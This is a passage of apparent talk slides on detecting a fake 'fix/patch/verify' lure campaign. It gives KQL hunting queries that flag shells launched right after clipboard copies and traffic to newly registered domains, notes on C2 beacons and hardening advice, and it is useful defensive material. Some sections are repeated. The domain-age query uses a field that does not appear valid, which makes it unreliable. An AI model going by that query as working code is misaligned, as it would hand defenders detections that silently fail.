    DeviceProcessEvents
    | where FileName in ("powershell.exe", "cmd.exe", "bash", "osascript")
    | project ExecTime = Timestamp, DeviceId, FileName, ProcessCommandLine
) on DeviceId
| where abs(datetime_diff('second', CopyTime, ExecTime)) < 30
| project CopyTime, ExecTime, DeviceName, FileName, ProcessCommandLine,
SourceDomain
```

Detection Strategies

4. Network Heuristics (Connections to short-lived/suspicious domains)

```
DeviceNetworkEvents
| where RemoteUrl matches regex @"^https?:\/\/[^\/]+\/api\/v2\/getcfg"
| extend DomainAgeDays = datetime_diff("day", Timestamp, parse_url(RemoteUrl).HostRegisteredDate)
| where DomainAgeDays < 7 // Newly registered domain
| project Timestamp, DeviceName, RemoteUrl, RemotePort, InitiatingProcessFileName, AccountName
```

5. Allowlisting and Noise Reduction (Example: Exclude known automation)

```
DeviceProcessEvents
| where FileName !in ("auto_update.sh", "corporate_script.ps1", "safe_installer.exe")
| where ProcessCommandLine !has_any ("--safe", "--corporate", "--approved")
| project Timestamp, DeviceName, FileName, ProcessCommandLine, AccountName
```

Infrastructure & C2 Analysis

- **Domain Infrastructure**
  - Rapid Domain Churn: Domains used are short-lived (often less than a week), cycling rapidly to evade blocklists and security monitoring.
  - Trust-Embedded Naming: Domains frequently include words such as `fix`, `patch`, `update`, `verify`, and `cdn`.

Infrastructure & C2 Analysis

- **Domain Infrastructure**
  - Rapid Domain Churn: Domains used are short-lived (often less than a week), cycling rapidly to evade blocklists and security monitoring.
  - Trust-Embedded Naming: Domains frequently include words such as `fix`, `patch`, `update`, `verify`, and `cdn`.

- **Registration Patterns**
  - Use of privacy-protecting registrars.
  - WHOIS details are often masked or use fake identities

Infrastructure & C2 Analysis

- **Domain Infrastructure**
  - Rapid Domain Churn: Domains used are short-lived (often less than a week), cycling rapidly to evade blocklists and security monitoring.
  - Trust-Embedded Naming: Domains frequently include words such as `fix`, `patch`, `update`, `verify`, and `cdn`.

- **Registration Patterns**
  - Use of privacy-protecting registrars.
  - WHOIS details are often masked or use fake identities.

- **TLS Certificates**
  - Automation via Let's Encrypt: TLS certificates are issued automatically, enabling quick and cost-free setup of HTTPS. Hosting & Evasion Tactics

Infrastructure & C2 Analysis

- **Command-and-Control (C2) Characteristics**
  - **Beacon Traffic:**
    - C2 communications are typically compact, using JSON posts or GET queries.
    - Parameters often include:
      - Hardware ID
      - Build version
      - Time zone offset
    - Traffic is designed to appear benign, minimizing content and mimicking legitimate web requests.
  - **C2 Endpoint Patterns:**
    - Endpoints may use paths like `/api/fix`, `/update`, `/patch`, `/verify`.
    - Some endpoints rotate or are abandoned when detected.

Recommendations & Conclusion

- **Application & System Restrictions**
  - Restrict execution of non-approved scripts and binaries.
  - Disable or restrict LOLBins.
  - Enforce strong browser security settings.
- **Endpoint & Network Controls**
  - Deploy EDR/XDR with behavioral detection.
  - Monitor process trees.
  - Network controls.
- **Privilege & Persistence Management**
  - Limit admin rights.
  - Monitor and restrict persistence mechanisms
  - Alert on creation/modification.

Q&A

Thank you.

- https://x.com/prashanttilekar
- https://www.linkedin.com/in/prashant-tilekar-08741580/